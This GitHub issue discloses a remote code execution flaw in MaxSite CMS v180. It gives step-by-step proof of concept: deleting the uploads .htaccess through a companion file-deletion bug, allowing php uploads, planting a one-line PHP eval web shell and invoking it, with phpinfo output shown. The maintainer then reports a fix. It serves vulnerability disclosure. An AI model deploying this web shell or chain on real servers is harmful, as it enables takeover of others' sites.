

New issue

[Jump to bottom](#)

Remote Code Execution Vulnerability In MaxSite CMS v180

#487

🔒 Closed fuzzyap1 opened this issue on Feb 17 · 1 comment

fuzzyap1 commented on Feb 17

Description of Vulnerability

The arbitrary file deletion vulnerability [#486](#) can delete ~/cms-108/uploads/.htaccess, and then in /admin/options add the types of files allowed to be uploaded, it will allow hacker to bypass the protection system protection

upload malicious php files and execute malicious php code, eventually leading to a command execution vulnerability


Proof of concept (Poc)

1. in ~/admin/options#a-zagruzki add 'php' in "* Разрешенные типы файлов для загрузок"

Загрузки (отображение)	
* Отображение файлов в загрузках	<input type="text" value="Миниатюрами"/>
Укажите способ отображения файлов в Загрузках	
* Сортировка файлов в загрузках	<input type="text" value="По имени (прямой порядок)"/>
Укажите способ сортировки файлов в Загрузках	
* Количество полей для файлов	<input type="text" value="3"/>
Укажите количество полей для одновременной загрузки файлов	
* Разрешенные типы файлов для загрузок	<input type="text" value="mp3 gif jpg jpeg png svg zip txt rar doc rtf pdf html htm css xml odt avi wmv flv swf wav xls 7z gz bz2 tgz php"/>
Укажите расширения файлов, которые можно загружать на сервер.	

2. Use the method of [🔒 Multiple Arbitrary File Deletion vulnerabilities #486](#) to delete ~/cms-

108/uploads/.htaccess



Загрузки. Файлы. Галереи

Здесь вы можете выполнить необходимые операции с файлами.

Каталог: uploads

Новый каталог: Создать

Загрузка файлов

Для загрузки файла нажмите кнопку «Обзор», выберите файл на компьютере.

Обзор... 未选择文件.
Обзор... 未选择文件.
Обзор... 未选择文件.

Загрузить Сбросить

Описание файла:

☒ Для изображений изменить размер до 600 px (по максимуму)

☒ Для изображений сделать миниатюру размером 150 px (по максимуму)


Примечание: миниатюра будет создана в каталоге **uploads/mini**

Миниатюру делать путем: Пропорционального уменьшения

☐ Для изображений установить водяной знак

Примечание: водяной знак должен быть файлом **watermark.png** и не

Водяной знак установить: По центру




Удалить Инвертировать выделение

Создание галереи

Выделите нужные файлы. (У вас должен быть активирован плагин Лицензия)

Генерировать код галереи



2. upload php files whice containing malicious code:

```
<?php @eval($_GET['cmd']);?>
```

☒ Для изображений сделать миниатюру размером px (по максимальной стороне).

Примечание: миниатюра будет создана в каталоге **uploads/mini**


Миниатюру делать путем:

☐ Для изображений установить водяной знак

Примечание: водяной знак должен быть файлом **watermark.png** и находиться в каталоге **uploads**

Водяной знак установить:


☐ cmd.php



URL HTML

Описание 2022-02-18 01:14:02

☐ gd-mylst.gif



URL HTML 100
[image] [img]

Описание 2022-02-18 00:51:06

Создание галереи

Выделите нужные файлы. (У вас должен быть активирован плагин **LightBox**)

4. open the php file ~/uploads/cmd.php then rce


cms-108.com/uploads/cmd.php?cmd=phpinfo();

PHP Version 7.3.4	
System	Windows NT DESKTOP-QC3MNQ8 10.0 build 19041 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd /c "php --enable-snapshot-build" --enable-debug-pack --disable-zts --with-pdo-oci=c:\php-snap-build\deps_aux\oracle\instantclient_12_1\sdk\shared --with-oci8-12c=c:\php-snap-build\deps_aux\oracle\instantclient_12_1\sdk\shared --enable-object-out-dir=.\obj --enable-com-dotnet=shared --without-analyzer --with-pgo
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS.VC15

maxsite commented on Feb 17

Owner

Fix #486

 maxsite closed this as completed on Feb 17

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

